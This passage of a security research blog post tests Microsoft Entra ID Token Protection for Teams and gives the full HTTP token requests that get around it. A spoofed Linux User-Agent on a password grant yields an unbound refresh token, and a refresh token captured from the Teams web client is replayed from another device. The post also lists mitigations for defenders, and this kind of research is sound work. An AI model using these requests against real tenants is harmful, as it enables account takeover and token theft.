    "trace_id":"3a864f2c-12d8-4c73-a0c0-d4c78da36b00","correlation_id":"a708d34e-2d2d-4425-8a76-b28a034c6a5b",
    "suberror":"message_only"
}
Good: that’s the policy working as intended for direct access. We also tried the obvious detour and tried to reach Teams data indirectly through Microsoft Graph.
Test 3: Indirect Teams access via Microsoft Graph with Azure CLI
A token for Microsoft Graph is requested via the client Microsoft Azure CLI (04b07795-8ddb-461a-bbee-02f9e1bf7b46).
Request - Microsoft Graph via the Microsoft Azure CLI Client
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/7.6.1
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=04b07795-8ddb-461a-bbee-02f9e1bf7b46&
scope=https://graph.microsoft.com/.default&
username=tp-test@unicorndirectory.onmicrosoft.com&
password=JvQ[...]
An access token was successfully requested. However, the scope parameter shows that the client Microsoft Azure CLI does not have any Teams permissions. Accordingly, the access token cannot be used to access Teams resources.
Response - Microsoft Graph via the Microsoft Azure CLI Client
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"email openid profile https://graph.microsoft.com/Application.ReadWrite.All https://graph.microsoft.com/AppRoleAssignment.ReadWrite.All https://graph.microsoft.com/AuditLog.Read.All [...] https://graph.microsoft.com/User.ReadWrite.All https://graph.microsoft.com/.default",
    "expires_in":4169,
    "ext_expires_in":4169,
    "access_token":"eyJ0eXAi[...]"
}
Test 4: Indirect Teams access via Microsoft Graph with Microsoft Office
The same request is repeated with the client Microsoft Office (d3590ed6-52b3-4102-aeff-aad2292ab01c), which has permissions (scopes) for the Teams resource.
Request - Microsoft Graph via the Microsoft Office Client
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/7.6.1
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
scope=https://graph.microsoft.com/.default&
username=tp-test@unicorndirectory.onmicrosoft.com&
password=JvQ[...]
This time, in contrast to the Azure CLI request, the token request is blocked. It is therefore not possible to indirectly access Teams resources via the Graph API.
Response - Microsoft Graph via the Microsoft Office Client
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8

{
    "error":"invalid_grant",
    "error_description":"AADSTS530084: Access has been blocked by conditional access token protection policy configured by this organization. To learn more, see https://aka.ms/TBCADocs. Trace ID: d8fdae6f-ef0c-4239-bc1f-1adc6fcc6f00 Correlation ID: ba81e617-21f9-4aee-93d6-78d273f19b32 Timestamp: 2026-05-27 14:01:43Z",
    "error_codes":[530084],
    "timestamp":"2026-05-27 14:01:43Z",
    "trace_id":"d8fdae6f-ef0c-4239-bc1f-1adc6fcc6f00","correlation_id":"ba81e617-21f9-4aee-93d6-78d273f19b32",
    "suberror":"message_only"
}
So far, so good.
Test 5: ROPC grant with a Linux User-Agent
Changing the User-Agent. The ROPC request from test 1 is sent again, but with a Linux User-Agent instead of a Windows one (the offline_access scope is added to also receive a refresh token).
Request - ROPC Grant with a Linux User-Agent
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https://ic3.teams.office.com/.default offline_access&
username=tp-test@unicorndirectory.onmicrosoft.com&
password=JvQ[...]
This time, an access token and a refresh token were successfully issued. This shows that the device platform detection for the ROPC grant is based on the User-Agent value.
Response - ROPC Grant with a Linux User-Agent
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"https://ic3.teams.office.com/Teams.AccessAsUser.All https://ic3.teams.office.com/.default",
    "expires_in":4354,
    "ext_expires_in":4354,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Il9I[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]",
    "foci":"1"
}
The request was sent without a PRT, a TPM or a Windows device. Changing only the User-Agent header was enough for the Token Protection policy not to be applied, and a usable, non-device-bound refresh token for Teams was issued.
Tests 6 and 7: Refresh token grant with a Linux and a Windows User-Agent
We dug a bit further into the Refresh Token grant, since that is the more realistic path for an attacker because for the ROPC grant we actually need to know the users credentials. In test 6, the refresh token from test 5 is redeemed with a Linux User-Agent.
Request - Refresh Token Grant with a Linux User-Agent
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https://ic3.teams.office.com/.default offline_access&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]
The Refresh Token grant was successful.
Response - Refresh Token Grant with a Linux User-Agent
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"https://ic3.teams.office.com/Teams.AccessAsUser.All https://ic3.teams.office.com/.default",
    "expires_in":3730,
    "ext_expires_in":3730,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Imtn[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]",
    "foci":"1"
}
In test 7, the refresh token from test 5 is again redeemed but this time with a Windows User-Agent.
Request - Refresh Token Grant with a Windows User-Agent
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/7.6.3
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https://ic3.teams.office.com/.default offline_access&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]
The Refresh Token grant was successful again, even though a Windows User-Agent was used this time. This suggests that, for the Refresh Token grant, it is not the User-Agent of the current request that is decisive. Instead, what matters is which User-Agent was used to request the original refresh token. In test 2, the Refresh Token grant was blocked when the original refresh token had been requested with a Windows User-Agent. Entra ID therefore somehow stores the association between an issued refresh token and a specific device platform, either within the encrypted refresh token itself or on the backend. Either way, the practical takeaway is the same: get the User-Agent wrong (or absent) on the first request, and everything downstream inherits that gap.
Response - Refresh Token Grant with a Windows User-Agent
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"https://ic3.teams.office.com/Teams.AccessAsUser.All https://ic3.teams.office.com/.default",
    "expires_in":4230,
    "ext_expires_in":4230,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6IlNo[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]",
    "foci":"1"
}
Test 8: Teams web client
The web client gap is even simpler, no manipulation required. The recommended policy only applies to Mobile apps and desktop clients, which leaves browser access completely out of scope, so Teams remains accessible via https://teams.microsoft.com. We intercepted the traffic of the Microsoft Teams Web Client (5e3ce6c0-2b1f-4285-8d4b-75ee78787346), which uses a refresh token to request access tokens for different resources, here for Microsoft Graph.
Request - Refresh Token Grant of the intercepted Web Client
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token?client-request-id=ea64e396-43ed-4b05-a9f3-c231ff0f25b1 HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36 Edg/150.0.0.0
Content-Type: application/x-www-form-urlencoded;charset=utf-8
[...]

client_id=5e3ce6c0-2b1f-4285-8d4b-75ee78787346&
redirect_uri=https://teams.microsoft.com/v2/authv2&
scope=https://graph.microsoft.com/.default openid profile offline_access&
grant_type=refresh_token&
client_info=1&
x-client-SKU=msal.js.browser&
x-client-VER=5.6.3&
[...]
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-cDmPF4fK4VCjUt17nh4c0YAAJqBAA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAJdwRnRg1pIneuwyOvdHeuD[...]
The response contains a normal, non-device-bound access token and refresh token for Microsoft Graph.
Response - Refresh Token Grant of the intercepted Web Client
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"email openid profile https://graph.microsoft.com/AppCatalog.Read.All https://graph.microsoft.com/Calendars.Read [...] https://graph.microsoft.com/User.ReadBasic.All https://graph.microsoft.com/.default",
    "expires_in":4475,
    "ext_expires_in":4475,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6ImhYbnd1ZWtZckdOQ0d4MnJfRzh4c1dTQVNpMzZ5ZE1EQ0huMGhEVUJac28i[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-cDmPF4fK4VCjUt17nh4c0YAAJqBAA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAEmw2br5l3zFQiWANvEIEqV[...]",
    "refresh_token_expires_in":77251,
    "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIs[...]",
    "client_info":"eyJ1aWQiOiIzY2Y2YzY2Yy0xMGRmLTRhZGEtYjZjNy1hNjY1ODViYjcxMzIi[...]"
}
We then replayed the captured refresh token independently, without a browser, from a different device, to request an access token for the Teams resource provider https://ic3.teams.office.com.
Request - Replaying the Refresh Token
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token?client-request-id=ea64e396-43ed-4b05-a9f3-c231ff0f25b1 HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded;charset=utf-8

client_id=5e3ce6c0-2b1f-4285-8d4b-75ee78787346&
scope=https://ic3.teams.office.com/.default openid profile offline_access&
grant_type=refresh_token&
client_info=1&
x-client-SKU=msal.js.browser&
x-client-VER=5.6.3&
[...]
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-cDmPF4fK4VCjUt17nh4c0YAAJqBAA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAJdwRnRg1pIneuwyOvdHeuD[...]
The response contains an access token and a refresh token for the Teams resource provider.
Response - Replaying the Refresh Token
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"https://ic3.teams.office.com/Teams.AccessAsUser.All https://ic3.teams.office.com/.default",
    "expires_in":4602,"ext_expires_in":4602,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Im5DYklHOHlmWW1uOEY1QTVPTnZlYlM0VjZKLUswMWVBTGV3SU5xYzVXMjQi[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-cDmPF4fK4VCjUt17nh4c0YAAJqBAA.BQABAwEAAAADAOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAO4kgA05hmTWGAW-fDgflkQ[...]",
    "refresh_token_expires_in":76548,
    "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIs[...]",
    "client_info":"eyJ1aWQiOiIzY2Y2YzY2Yy0xMGRmLTRhZGEtYjZjNy1hNjY1ODViYjcxMzIi[...]"
}
Finally, the requested Teams access token is used to access Teams conversations.
Request - Using the requested Access Token to access Teams
GET /api/chatsvc/de/v1/users/ME/conversations HTTP/2
Host: teams.microsoft.com
X-Ms-Request-Priority: 10
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Im5DYklHOHlmWW1uOEY1QTVPTnZlYlM0VjZKLUswMWVBTGV3SU5xYzVXMjQi[...]
[...]
It works and conversations are displayed. Token Protection never entered the picture, because the policy simply does not apply to the web client.
Response - Using the requested Access Token to access Teams
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "conversations":[
        [...]
    ]
}
Why This Matters in Practice
Put together, these aren’t edge-case findings; they undercut the specific threat model Token Protection is meant to address:
- The default recommended configuration is bypassable by construction. The device platform check that scopes the whole policy is, in part, evaluated client-side off a header an attacker fully controls.
- Web access is a full bypass, not a partial one. Because the recommended policy scopes to Mobile/Desktop clients only, using the same resource through a browser sidesteps device binding entirely, no header manipulation needed.
- Coverage is narrow even when it works correctly. Token Protection currently applies only to Exchange Online, SharePoint Online, and Microsoft Teams as resources, and only to native desktop clients. It is generally available on Windows, macOS, and iOS/iPadOS, but not yet on Linux or Android, and support for browser-based applications is either in public preview or not available at all.
- Access tokens stay unbound regardless. Even a perfectly functioning Token Protection setup only binds refresh tokens. A stolen access token remains usable on any device for its full lifetime: 60-90 minutes normally, or up to 28 hours if it’s also a CAE token (see Part 2).
Microsoft does flag the User-Agent caveat in its documentation, but as a low-key green “tip” box, not the red warning treatment given to other high-impact misconfigurations. The documented mitigation is to layer on a second Conditional Access policy that explicitly blocks unknown or unsupported User-Agents, plus a device compliance policy to verify platform more reliably than a header string. In other words: Token Protection alone, deployed as documented, is not the whole control; it’s one layer that needs deliberate reinforcement to hold.
The practical consequence for defenders: even behind Token Protection, an AiTM attacker who avoids relaying through a Windows-flagged client, or who simply targets the resource’s web client instead, can still walk away with a usable, non-device-bound refresh token.
Our Takeaways
Token Protection’s core cryptography is sound: as prior work on the PRT shows, the TPM-bound session key genuinely doesn’t leave the device. But “sound cryptography” and “effective control” aren’t the same thing when the deployment guidance leaves gaps this wide open. If you’re rolling out Token Protection, treat these as non-optional companions to the base policy, not nice-to-haves:
- Always pair Token Protection with additional Conditional Access policies: blocking unknown or unsupported User-Agents, plus a device compliance policy, the documented but easy-to-miss mitigation for the client-side platform check.
- Don’t assume web access is covered. If a protected resource has a browser client, budget for the fact that Token Protection’s default scope doesn’t reach it.
- Restrict self-service device registration where you can. The PRT-phishing chain depends entirely on ordinary users being allowed to join arbitrary devices to Entra ID without additional verification.
- Monitor and use the risk detections in Entra ID Protection: it depends on signals from Microsoft Defender for Endpoint e.g. for “Possible attempt to access Primary Refresh Token” and “Credential access incident on one endpoint reported by multiple sources”.
- Treat Token Protection as one layer, not the layer. It meaningfully raises the bar against passive token theft and basic replay, but a motivated AiTM attacker who avoids the Windows-desktop path, or who goes straight for device registration, still has a route through.
Coming Up in This Series
- Part 4: Where Entra ID’s implementation deviates from OAuth 2.0 best practices, and what that means for defenders.
Want to go deeper? ERNW instructors are running these trainings:
- Entra ID Security Essentials: February, April and at TROOPERS27.
- Hardening Microsoft Environments: December and at TROOPERS27.
If you would like an assessment of your Entra or AD environment, feel free to contact us.